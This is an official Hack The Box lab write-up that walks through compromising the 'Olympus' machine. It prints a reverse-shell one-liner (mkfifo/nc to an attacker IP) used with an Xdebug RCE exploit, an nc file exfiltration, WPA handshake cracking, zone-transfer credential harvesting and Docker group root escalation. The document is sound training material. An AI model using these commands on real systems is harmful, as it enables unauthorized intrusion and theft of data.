Hack The Box
PEN-TESTING LABS

Olympus

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Difficulty: Medium
Classification: Official

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SYNOPSIS

Olympia is not overly difficult, however there are many steps involved in getting access to the main system. There is a heavy focus on the use of Docker, with a variety of topics and techniques along the way.

Skills Required

- Intermediate knowledge of Linux
- Basic understanding of Docker

Skills Learned

- Exploiting Xdebug
- Identifying Docker instances
- Cracking WPA handshakes
- Gathering information through zone transfers
- Abusing Docker permissions

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
Enumeration

Nmap



Nmap finds several open ports. As port 22 is filtered, and there is a secondary SSH service, there is potentially a container system such as docker running on the target.

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Exploitation

Xdebug

Exploit: https://github.com/vulhub/vulhub/tree/master/php/xdebug-rce

Looking at the HTTP headers reveals Xdebug 2.5.5 is running on the target, which has a remote code execution vulnerability. Using the above exploit, an initial shell is achieved.

```
root@kali:~/Desktop/writeups/olympus# python3 exp.py -t http://10.10.10.83/index
.php -c 'exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7
1234 >/tmp/f");'
```

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.83] 53068
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

The presence of the file **/.dockerenv** suggests that the shell is inside a Docker container. A bit of searching around the filesystem reveals a **captured.cap** file in the airgeddon installation at **/home/zeus**, which can be transferred by running **nc -lp 1235 > captured.cap** on the attacking machine and **nc -w 3 LAB_IP 1235 < captured.cap** on the target.

```
$ ls -lah
total 304K
drwxr-xr-x 1 zeus zeus 4.0K Apr  8 17:31 .
drwxr-xr-x 1 zeus zeus 4.0K Apr  8 10:56 ..
-rw-r--r-- 1 zeus zeus 291K Apr  8 12:48 captured.cap
-rw-r--r-- 1 zeus zeus   57 Apr  8 17:30 papyrus.txt
$ nc -w 3 10.10.14.7 1235 < captured.cap
$ md5sum captured.cap
2a86b639f23067dd95a5e0b5f616ef20  captured.cap
$ pwd
/home/zeus/airgeddon/captured
```

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Aircrack-ng

Running **aircrack-ng captured.cap** reveals an ESSID of **Too_cl0se_to_th3_Sun**. Attempting to crack the WPA password outputs **flightoficarus**.

```
root@kali:~/Desktop/writeups/olympus# aircrack-ng captured.cap
Opening captured.cap
Read 6498 packets.

   #  BSSID              ESSID                     Encryption

   1  F4:EC:38:AB:A8:A9  Too_cl0se_to_th3_Sun      WPA (1 handshake)
```

```
root@kali:~/Desktop/writeups/olympus# aircrack-ng -a 2 -b F4:EC:38:AB:A8:A9 -w /
root/Desktop/wordlists/rockyou.txt captured.cap
```

```
[00:05:58] 5306016/9822768 keys tested (15173.70 k/s)

Time left: 4 minutes, 57 seconds                          54.02%

                  KEY FOUND! [ flightoficarus ]
```

A bit of guesswork is involved in the next step. Using the credentials **icarus:Too_cl0se_to_th3_Sun** it is possible to connect via SSH to the service on port 2222. Checking the root directory reveals it is another Docker container.

```
root@kali:~/Desktop/writeups/olympus# ssh icarus@10.10.10.83 -p 2222
icarus@10.10.10.83's password:
Last login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
icarus@620b296204a3:~$ ls -lah /
total 72K
drwxr-xr-x   1 root root 4.0K Apr  8 13:19 .
drwxr-xr-x   1 root root 4.0K Apr  8 13:19 ..
-rwxr-xr-x   1 root root    0 Apr  8 13:19 .dockerenv
```

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Zone Transfer & Port Knocking

Checking the file **help_of_the_gods.txt** on the new container finds a **ctfolympus.htb** domain. Attempting a zone transfer with **dig axfr @10.10.10.83 ctfolympus.htb** outputs several integers and what appears to be a username (prometheus) and password (St34l_th3_F1re!).

```
root@kali:~/Desktop/writeups/olympus# dig axfr @10.10.10.83 ctfolympus.htb

; <<>> DiG 9.11.4-2-Debian <<>> axfr @10.10.10.83 ctfolympus.htb
; (1 server found)
;; global options: +cmd
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolymp
us.htb. 2018042301 21600 3600 604800 86400
ctfolympus.htb.         86400   IN      TXT     "prometheus, open a temporal por
tal to Hades (3456 8234 62431) and St34l_th3_F1re!"
```

Port knocking 3456, 8234 and 62431 will open the SSH service on port 22 for 10 seconds, allowing for access as the **prometheus** user.

```
root@kali:~/Desktop/writeups/olympus# for x in 3456 8234 62431; do nmap -Pn --sc
an-delay 0.2 --max-retries 0 -p $x 10.10.10.83; done
```

```
root@kali:~/Desktop/writeups/olympus# ssh prometheus@10.10.10.83
The authenticity of host '10.10.10.83 (10.10.10.83)' can't be established.
ECDSA key fingerprint is SHA256:8TR2+AWSBT/c5mrjpDotoEYu0mEy/jCzpuS79d+Z0oY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.83' (ECDSA) to the list of known hosts.
prometheus@10.10.10.83's password:

Welcome to

    )         (
 ( /(     )   )\ )   (
 )\()) ( /(  (()/(  ))\ (
((_)\  )(_))  ((_))/((_)\
| |(_)((_)_   _| |(_)) ((_)
| ' \ / _` |/ _` |/ -_)(_-<
|_||_|\__,_|\__,_|\___|/__/

prometheus@olympus:~$ ls -lah /
total 84K
drwxr-xr-x  22 root root 4.0K Apr  2 13:48 .
drwxr-xr-x  22 root root 4.0K Apr  2 13:48 ..
drwxr-xr-x   2 root root 4.0K Apr 15 07:16 bin
drwxr-xr-x   3 root root 4.0K Apr 15 07:16 boot
drwxr-xr-x  17 root root 3.1K Sep 23 15:59 dev
```

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Privilege Escalation

Docker Privileges

Running **id** reveals that the **prometheus** user is part of the **docker** group. As Docker requires root permissions, it is possible to leverage this to mount the filesystem in a container and execute commands as root.

```
prometheus@olympus:~$ id
uid=1000(prometheus) gid=1000(prometheus) groups=1000(prometheus),24(cdrom),25(f
loppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),111(bluetooth),999(do
cker)
```

Running **docker images --all** lists available images on the system. Using the **olympia** image, root access is achieved.

```
prometheus@olympus:~$ docker run --rm -v /:/hostOS -ti olympia sh
# id
uid=0(root) gid=0(root) groups=0(root)
# ls /root
# chroot hostOS /bin/sh
# ls /root
root.txt
```